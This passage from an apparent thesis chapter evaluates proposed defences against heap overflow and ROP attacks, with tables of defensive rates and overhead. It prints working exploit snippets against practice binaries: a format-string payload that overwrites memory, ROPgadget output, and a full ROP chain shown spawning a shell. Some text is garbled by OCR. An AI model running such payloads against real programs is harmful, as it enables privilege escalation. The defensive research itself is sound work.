
Figure 6.2: Calculate the length of buffer.



```
++++++++++++++++++++++++++++

target is 00000041 : (
==================

prolostareproloslar: /opt/protostar/bin$ echo 'perl -e 'print "\xf4\x96\x04\x08%
x%x%x%x%x%x%x%x%x%2x%n '" | ./format3

obffff620b7fd7ff400bfffff838804849dbffff620200bfd8420bffff664

target is 00000042 : (
==================

prolostareproloslar: /opt/protostar/bin$ echo 'perl -e 'print "\xf4\x96\x04\x08%
x%x%x%x%x%x%x%x%x%3x%n '" | ./format3

obffff620b7fd7ff400bfffff838804849dbffff620200bfd8420bffff664

target is 00000043: (
==================
```

Figure 6.3: Arbitrarily overwrite data in memory.

Stage 2: This study's experimental results in Figure 6.4 and Table 6.4 shows the penetration test result of each tier heap overflow defensive countermeasure. Successful defensive rate is that each tier defensive countermeasure successfully defends heap overflow percentage. It is impossible to get 100 percent to defeat any cyberattack because there are lots of evasion techniques that can bypass cyberattack defensive countermeasures.



```
[+] Receiving all data: Done (1.07KB)
[*] Process './pivot' stopped with exit code 0 (pid 2485)
Now kindly send your stack smash
> foothold_function(), check out my .got.plt entry to gain a foothold into libpi
vot.soROPE{...........................

        .............................
    .............................
    Warnning: Memory address modified is detected!
    .............................
    Warnning: Intergers in heap to process malicious codes is detected!
    .............................
    Warnning: malicious substring of format string commands is detected!
    .............................
    Warnning: The size field of a formerly distributed chunk of an "an-entry" st
ructure modification is detected!
    ".............................
    Warnning: unlink() macro or frontlink() macro to corrupt heap applied is det
ected!
    .............................;
    Warnning: Divided data is detected!
    .............................
    Warnning: Signal Return Oriented Programming attack is detected!
    .............................
    Warnning: Heap overflow attack is detected!!!
    .............................

    .............................
        system(user's input checking finish.)};
```

Figure 6.4: The outcome of heap overflow attacks detection.

There are many "unlinks" and the defensive countermeasure must check every UNLINK whether it has been modified. The successful defensive rate of preventing invoking UNLINK is 97.27% because invoking UNLINK is benign for the program and malicious attackers might cheat the detection to evade it. The performance overhead of prevent invoking UNLINK is only 0.13% because it seldom appears in programs.

The successful defensive rate of preventing executing shellcode without authority, preventing memory address modification, preventing modifying integers in heap to process malicious codes, and no divided data is permitted, and applying ASLR is the highest successful defensive rate, 99.09%. It can be easy to discover if executing shellcode without authority, the memory address is modified, any integer in the heap is modified and data is divided. Prevent executing shellcode without authority has the lowest performance overhead, 0.08% because it requires the least checking. The performance overhead of preventing memory address modification is 0.12%. The performance overhead of preventing integers modification in heap to process malicious codes is 0.21%. The performance overhead of no divided data is also permitted is 0.21%.

Table 6.4: Penetration test result of each tier heap overflow defensive countermeasure.

Each Tier Heap Overflow Defensive Countermeasure	**Successful Defensive Rate (%)**	**Performance Overhead (%)**
Prevent invoking UNLINK	97.27	0.13
Prevent executing shellcode without authority	99.09	0.08
Prevent memory address modification	99.09	0.12
Prevent integers modification in the heap to process malicious codes	99.09	0.21
Prevent malicious substring of format string commands	96.36	0.33
Prevent the size field of a formerly distributed chunk of an “an-entry” structure modification	97.27	0.11
Prevent unlink() macro or frontlink() macro to corrupt heap applied	98.18	0.17
No divided data is permitted and apply ASLR	99.09	0.21
This study's proposed eight-tier defensive countermeasure against heap overflow	98.18	1.01

The successful defensive rate of preventing malicious substring of format string commands is the lowest successful defensive rate, 96.36% because attackers may apply look-like unmalicious substrings to replace malicious substrings to bypass detection. Preventing malicious substring of format string commands is the highest performance overhead, 0.33% because our defensive countermeasure of heap overflow attacks must check all malicious substrings for heap overflow attacks in the blacklist of databases.

The successful defensive rate of preventing the size field of a formerly distributed chunk of an “an-entry” structure modified is 97.27% because malicious attackers concatenate several chunks to evade detection. Its performance overhead is 0.11%. The defensive countermeasure must compare the recorded size field of a formerly distributed chunk of an “an-entry” structure and existing the size field whether it has been altered.

The successful defensive rate of prevent unlink() macro or frontlink() macro to corrupt heap applied is 98.18%. Either unlink() or frontlink() macro to corrupt heap applied causes a function pointer to be altered and heap overflow attacks. The defensive countermeasure has to make sure that no unlink() and frontlink() macro to corrupt heap is applied. However, malicious attackers might utilize unlink() or frontlink() to indirectly alter function pointers. Its performance overhead is 0.17% because all unlink() and frontlink() must be examined.

The synthetic successful defensive rate of this study's proposed eight-tier defensive countermeasure against heap overflow is 98.18% because it must monitor and examine eight-tier potential heap overflow attack vectors. The performance overhead of this study's proposed eight-tier defensive countermeasure is 1.01% because it must explore all ties of defence. The workload nearly sums up the performance rate of all ties, even though some operations can parallelly run.

Eight-tier defensive countermeasure is compared with other defensive countermeasures against heap overflow

Stage 3: This study chooses some top range of defensive performance heap overflow defensive countermeasures in Chapter 4 to compare with the performance of this study's proposed defensive countermeasure.

Table 6.5 shows that the proposed eight-tier defensive countermeasure compares with other defensive countermeasures. 110 penetration tests were conducted against programs with heap overflow vulnerability for other heap overflow defensive countermeasures.

HeapTherapy applies to trace collection of on-the-fly lightweight and handles both read and overwrite attacks, therefore, it is an effective countermeasure, and its successful defensive rate is close to the highest one, 97.27%, but its performance overhead is the highest performance overhead, 3.61% because it must trace lots of collection of on-the-fly lightweight and handles.

Run-time Detection of Heap-based overflows adopts to execute with input and symbolically monitors the constraints of the proceeding path in running time and detects the in-band memory management data structure. Therefore, its successful defensive rate is only moderate, 95.55% because it applies the constricting path to create a test datum that passes through new proceeding paths in the protected procedure. This detecting method sometimes does not work effectively. It has a high performance overhead of 3.02% because the workload is quite large to check constraints of the proceeding path and in-band memory management data structure whether it is integrity.

Android system vulnerability risk evaluation method applies stack overflow to discover semantic networks and involves the common implicit knowledge of the program. Its successful defensive rate is moderate, 96.36% because it is proposed to eliminate all potential vulnerabilities and validate malicious input. Its performance overhead is low, only 1.21% because the workload of checking semantic networks and the common implicit knowledge of the program is small.

Table 6.5: Penetration test result off the proposed eight-tier defensive countermeasure compared with other defensive countermeasures.

Name of Defense Tool	Reference	Successful Defensive Rate (%)	Performance Ov erhead (%)
HeapTherapy	[104]	97.27	3.61
Run-time Detection of Heap-based overflows	[105]	95.55	3.02
Android system vulnerability risk evaluation method	[106]	96.36	1.21
HCSIFTER	[110]	92.73	2.23
HADE	[122]	97.27	2.63
HCRAX	[19]	98.18	3.47
TrustZone-M enabled MCUs framework	[124]	96.26	2.5
This study's proposed eight-tier defensive countermeasure		98.18	1.01

HCSIFTER adopts heap overflow attack aspect and feasibility aspect via novel methods to gather program execution information and the house of spirit characteristics of heap overflow attack. Therefore, its defensive ability is weak because the feasibility aspect of heap overflow attack is very difficult to predict and control. It has the lowest successful defensive rate, of only 92.73%. Its performance overhead is moderate, 2.23% because the workload is moderate. The discrepancy in gathering program execution information is quite large based on different programs.

HADE adopts system taint analysis via monitoring insecurity functions and evaluating input. It is an effective defensive countermeasure with a successful defensive rate of 97.27% because monitoring functions and evaluating input can effectively defeat heap overflow attacks. Its performance overhead of 2.63% because the workload is moderate, and two threads operation might run parallelly to reduce the performance overhead.

HCRAX applies a mixture of symbolic implementation and strain analysis technology to monitor symbolic data of important information, therefore it has a strong defensive ability against heap overflow attacks. It has the highest successful defensive rate 98.18% same as the eight-tier defensive countermeasure. However, it causes a very high-performance overhead, 3.47% because of symbolic implementation complications and the workload of strain analysis technology is quite large.

TrustZone-M enabled MCUs framework adopts multiple dimensions prevention, both software and hardware. Its defensive ability is moderate because too many facts interact. Therefore, its successful defensive rate of 96.26%. Its performance overhead is 2.5% because the workload sometimes is quite large and sometimes quite small so the average workload is moderate.

The synthetic successful defensive rate of this study's proposed eight-tier defensive countermeasure against heap overflow is 98.18% and its performance overhead is 1.01%.

Evaluating the implementing difficulty of each heap overflow defensive countermeasure

The implementing difficulty of one defensive countermeasure is regarded easy or difficult synthetic operation of installing, setting up the related defensive countermeasure, entering proper input, executing the program, and gathering and evaluating the outcome. The implementing difficulty of each defensive countermeasure was tested because it influences the usage of end-users.

The following figure shows the implementing difficulty of each heap overflow defensive countermeasure. Figure 6.5 shows the implementing difficulty of each detective countermeasure. HCSIFTER is the highest implementing difficulty, with 6 scores because it needs to execute summarizing the house of spirit characteristics of heap overflow attack. HCRAX is the easiest implementing difficulty, with 3 scores as lots of automated procedures are applied. HeapTherapy, Android system vulnerability risk evaluation method and TrustZone-M are 5 scores implementing difficulty. Run-time Detection of Heap-based overflows, HADE, and this study's proposed defensive countermeasure are 4 scores implementing difficulty.

The experiment results verify that this study's proposed Eight-tier Heap Overflow Prevention (EHOP) against heap overflow is effective and efficient based on the successful defensive rate, performance overhead, and the implementing difficulty comparison with other similar defensive countermeasures.




Figure 6.5: The implementing difficulty of each heap overflow detection countermeasure.

The advantages of this study's proposed heap overflow defensive countermeasure:

- To effectively protect all buffer size, heap address integer, and data;
- To effectively prevent all functions pointers modification.

The eight-tier heap overflow defensive countermeasure has been proven effective and efficient by using this study's experiment result because it targets how malicious attackers exploit heap overflow attacks and potential evading approaches.


The shortcomings of the proposed heap overflow defensive countermeasure:

This study's proposing heap overflow defensive countermeasure is still weak to defend against format string attacks.

6.2.2 Evaluating ROP defensive countermeasure

Stage 1: This study selects 110 programs with heap overflow and ROP vulnerabilities and utilizes various ROP attacks to compromise these programs. The tested program languages include Javascript, C, C++, C, Cplus, CnuberSign, .net, PHP, Python, Ruby, etc. The tested software programs include Windows and Linux.


Stage 2: 87 out of 110 programs in stage 1 that have been successfully exploited by ROP. This study installs the proposed Trie Graph of Monitoring Program (TGMP) to defend each vulnerable targeted program and exploit them with all ROP attack methods. The database of defensive countermeasure program stores relative control flow data and the maximum turn-up number of gadgets for all benign routines. The security alarm will be triggered either the control flow integrity is breached, or the turn-up number of gadgets exceeds the stored maximum turn-up number of the gadget.



```
mm@mm-VirtualBox:~/write4$ ROPgadget --binary write4 --only "mov|pop|ret"
Gadgets information
============================================================
0x0000000000400713 : mov byte ptr [rip + 0x20096e], 1 ; ret
0x0000000000400821 : mov dword ptr [rsi], edi ; ret
0x00000000004007ae : mov eax, 0 ; pop rbp ; ret
0x0000000000400820 : mov qword ptr [r14], r15 ; ret
0x000000000040088c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040088e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000400890 : pop r14 ; pop r15 ; ret
0x0000000000400892 : pop r15 ; ret
0x0000000000400712 : pop rbp ; mov byte ptr [rip + 0x20096e], 1 ; ret
0x000000000040088b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040088f : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004006b0 : pop rbp ; ret
0x0000000000400893 : pop rdi ; ret
0x0000000000400891 : pop rsi ; pop r15 ; ret
0x000000000040088d : pop rsp ; pop r13 ; pop r14 ; pop r15 ; ret
0x00000000004005b9 : ret

Unique gadgets found: 16
```

Figure 6.6: Discover useful gadgets.

Some figures show important steps of ROP attacks. Useful gadgets are discovered in Figure 6.6. Gadgets are chained, and ROP successfully exploits the administrator's authority shown in Figure 6.7.




```
mm@mm-VirtualBox:~$ ./ROP-03 $(python -c 'print "A"*76 +"\x4c\x07\x40\x00\x00\x0
0\x00\x00" + "\x53\x08\x40\x00\x00\x00\x00\x00"+"\xee\x07\x40\x00\x00\x00\x00\x0
0"+"\x89\x07\x40\x00\x00\x00\x00\x00"+"\x55\x07\x40\x00\x00\x00\x00\x00"+"\x89\x
07\x40\x00\x00\x00\x00\x00" +"\x53\x08\x40\x00\x00\x00\x00\x00" +"\xee\x07\x40\x
00\x00\x00\x00\x00" +"\x68\x10\x60\x00\x00\x00\x00\x00" +"\x63\x07\x40\x00\x00\x
00\x00\x00" +"\x68\x10\x60\x00\x00\x00\x00\x00" +"\xd6\x08\x40\x00\x00\x00\x00\x
00" +"\xad\x07\x40\x00\x00\x00\x00\x00" + "FAKE" +"\x68\x10\x60\x00\x00\x00\x00\
x00"')

@^_^@ >>>>> ATTENTION: Start to attempt to attack system directory with the admi
nistgrator's authority.
: /bin/sh!!!!! ........
Mon Mar 19 01:29:12 NZDT 2022
Successfully exploitation!!!
```

Figure 6.7: Successfully escalates privilege to the administrator's authority.

For quantitative data, Figure 6.8 shows the successful detection of various ROP attacks, and Table 6.6 shows the successful defensive rate and the performance overhead of the proposed defensive countermeasure against various ROPs.

General ROP is easily defeated by using frequent return instructions and frequent gadgets. The general ROP is one of the highest successful defensive rates, 98.85%, and its performance overhead is very low, 0.09%, and close to the lowest one because it is quite simple compared to evolved other ROPs, but it still may evade the ROP defensive countermeasure.

Even though a block of functions may be deleted in the shared library to impede malicious attackers to chain as gadgets for return-to-libc in order to defeat return-to-libc, return-to-libc just chains short gadgets and each gadget only contains two or three instruction sequences long. These gadgets either exist codes of the compiler code generation or in a shared library. it is difficult to remove all gadgets without extensively altering the assembler or compiler for shared libraries. The prevention of return-to-libc attack stores any crucial function call and checks it with a previously stored stack whether the crucial function has been modified before further proceeding. A tiny microcontroller may be installed by proceeding with bare-metal code to impede return addresses from being maliciously changed without authority. It is possible to remove instruction sequences that might be chained as gadgets for exploitation by observing the conditions. To detect return-to-libc, this study applies a recording procedure location to link a shared library and exit the shared library in a benign program. Therefore, the successful defensive rate of Return-to-LIBC may still reach a high percentage, 97.70%. Its performance overhead is low 0.08% because this study's proposed ROP defensive countermeasure focuses on entering vector and exit vector of a shared library without modification.



```
mm@mm-VirtualBox:~/pivot$ python pivot.py
[+] Starting local process './pivot': pid 6064
[*] '/home/mm/pivot/pivot'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      No PIE (0x400000)
    RPATH:    './'
[*] '/home/mm/pivot/libpivot.so'
    Arch:     amd64-64-little
    RELRO:    Partial RELRO
    Stack:    No canary found
    NX:       NX enabled
    PIE:      PIE enabled
[+] Receiving all data: Done (979B)
[*] Stopped process './pivot' (pid 6064)
Now kindly send your stack smash
> foothold_function(), check out my .got.plt entry to gain a foothold into libpivot.soROPE{..

        ..............................
    ..............................
    Warnning: General ROP attack!
    ..............................
    Warnning: Return-to-libc attack!
    ..............................
    Warnning: Jump Oriented Programming attack!
    ..............................
    Warnning: String Oriented Programming attack!
    "..............................
    Warnning: Blind Return Oriented Programming attack!
    ..............................;
    Warnning: Counterfeit Object-Oriented Program attack!
    ..............................
    Warnning: Signal Return Oriented Programming attack!
    ..............................
    Warnning: Function Oriented Programming attack!
    ..............................
    Warnning: Data-Oriented Programming attack!
    ..............................
        system(user's input checking finish.)};
```

Figure 6.8: The outcome of successful various ROP attacks detection.

For ROP_Without_Ret, this study monitors the return-like instruction and whether they are deliberately to replace return instructions and bypass frequent return instructions detection. Its successful defensive rate is 95.40% because many return instructions can be omitted in many program codes. Malicious attackers may utilize the characteristics to bypass a defensive countermeasure. Its performance overhead is 0.12% because the workload is small.

Glue_Two_Or_More_Gadgets_bypass may easily bypass most defensive coutermeasures because lots of gadgets are very short, even gluing several gadgets, its length does not longer than the maximum gadget. Therefore, the successful defensive rate is the lowest, 19.54%. Its performance overhead is low, 0.07% because the time of monitoring the maximum length of a gadget is very short.

It is not difficult to detect System_Call_Invoked without Authority. The successful defensive rate of System_Call_Invoked without Authority is one of the highest ones, 98.85% among all detection countermeasures. The performance overhead of System_Call_Invoked without Authority is the lowest, 0.05% because the workload is quite small.

Table 6.6 This study proposed defensive countermeasures against various ROP attacks.

Types of ROP	Successful Defensive Rate (%)	Performance Ov erhead (%)
General ROP	98.85	0.09
Return-to-LIBC	97.70	0.08
ROP_Without_Ret	95.40	0.12
Glue_Two_Or_More_Gadgets_bypass	19.54	0.07
System_Call_Invoked without Authority	98.85	0.05
Jump-Oriented Programming (JOP)	97.70	0.09
String-Oriented Program (SOP)	95.40	0.19
Blind Return-Oriented Program (BROP)	85.05	0.32
Counterfeit Object-Oriented Program (COOP)	90.80	0.15
Signal Return-Oriented Programming (SOP)	91.95	0.18
Function-Oriented Programming (FOP)	98.85	0.12
Global_Offset_Table_entry_alter	97.70	0.05
Setjmp_Buffer_Overwrite and Vtable Pointer Overwrite and Function_Pointer_Overwrite	97.70	0.23
The successful defensive rate for various types of ROP and evasions	96.63	1.23

To detect Jump-Oriented Programming, not only does this study utilizes frequent return instructions and frequent gadgets but also monitors the number of turning up of gadgets to impede dispatchers to chain and dispatching gadgets. The successful defensive rate of Jump-Oriented Programming is close to the highest one, 97.70%. Its performance overhead is in a lower range, only 0.09% because the workload is in the low range to monitor frequent return instructions and gadgets.

It might detect the malicious format string commands of the string-oriented programs (SOP), they have not been forged as benign codes. However, the detection may be bypassed if various evading techniques are applied. It mainly adopts format string and heap overflow attack methods to detect String-Oriented Programs (SOP). The successful defensive rate may be a little low, 95.40% because the format string attack is quite flexible. Its performance overhead is moderate, 0.19% because it must check signatures in a blacklist.

It is extremely difficult to detect a Blind Return-Oriented Program attack as its concealment because malicious attackers might deduce a single bit and scan the whole memory pattern to discover the whole pattern of memory via byte-by-byte. Malicious attacks may have more opportunities to gain attack approaches and gadgets to circumvent detection. Therefore, the successful defensive rate is lower than most of other detecting methods, only 85.05%. However, the blind return-oriented program causes the highest performance overhead, 0.32% among all detection countermeasures because it has many attack vectors have to be monitored and the workload is quite large.

Counterfeit object-oriented programs (COOP) can be defeated by monitoring repeatedly invoking virtual functions existing in applications on counterfeit C++ objects. However, it does not mean COOP attack when virtual functions sometimes are repeatedly invoked. Its successful defensive rate is 90.80% because the defensive countermeasure must work effectively for high-level C++ semantics and check whether it has been maliciously shifted program control flow at the same time. Its performance overhead is 0.15% because its workload is moderate.

This study adopts both “sigreturn” call and “syscall” gadget surveillance to detect signal return-oriented programming. The difficulty of detecting SROP is that it requires fewer gadgets than other ROP attacks. Its successful defensive rate is 91.95% because it inputs some figures into the registers. Malicious attackers might forge these figures to evade detection. Its performance overhead is 0.18% because the workload focuses on validating registers and monitoring “syscalls”.

The successful defensive rate of Function-oriented Programming is also in the highest range, 98.85% because Function-oriented Programming will be detected if a dispatcher function gadget repeatedly operates. Its performance overhead is moderate, 0.12% because it does not mean ROP attacks if a dispatcher function gadget has been only repeatedly invoked. It must also examine whether the control flow is altered, and gadgets are chained for malicious purposes.

For Global_Offset_Table_entry_alter, Setjmp_ Buffer_Overwrite, Vtable Pointer Overwrite, and Function_Pointer_Overwrite, this study focuses on monitoring the invoked whether they have authority. The successful defensive rate of Global_Offset_Table_entry_alter, Setjmp_ Buffer_Overwrite, Vtable Pointer Overwrite, and Function_Pointer_Overwrite are 97.70% because it is to check whether they have authority. However, it is still possible to evade these defensive countermeasures without authority. The performance overhead of Global_offset_Table

_entry_alter is the lowest, 0.05% because it has the least workload. The performance overhead of Setjmp_ Buffer_Overwrite, Vtable Pointer Overwrite, and Function_Pointer_Overwrite is in the high range, 0.23% because it must examine whether each item has been overwritten. It is nearly the sum of the workload.

The synthetic successful defensive rate of this study's proposed defensive countermeasure against ROP is 96.63% and the performance overhead is 1.23% because it must examine all ties of defence. The workload nearly sums up the performance rate of all ties, even though some examinations can parallelly execute.

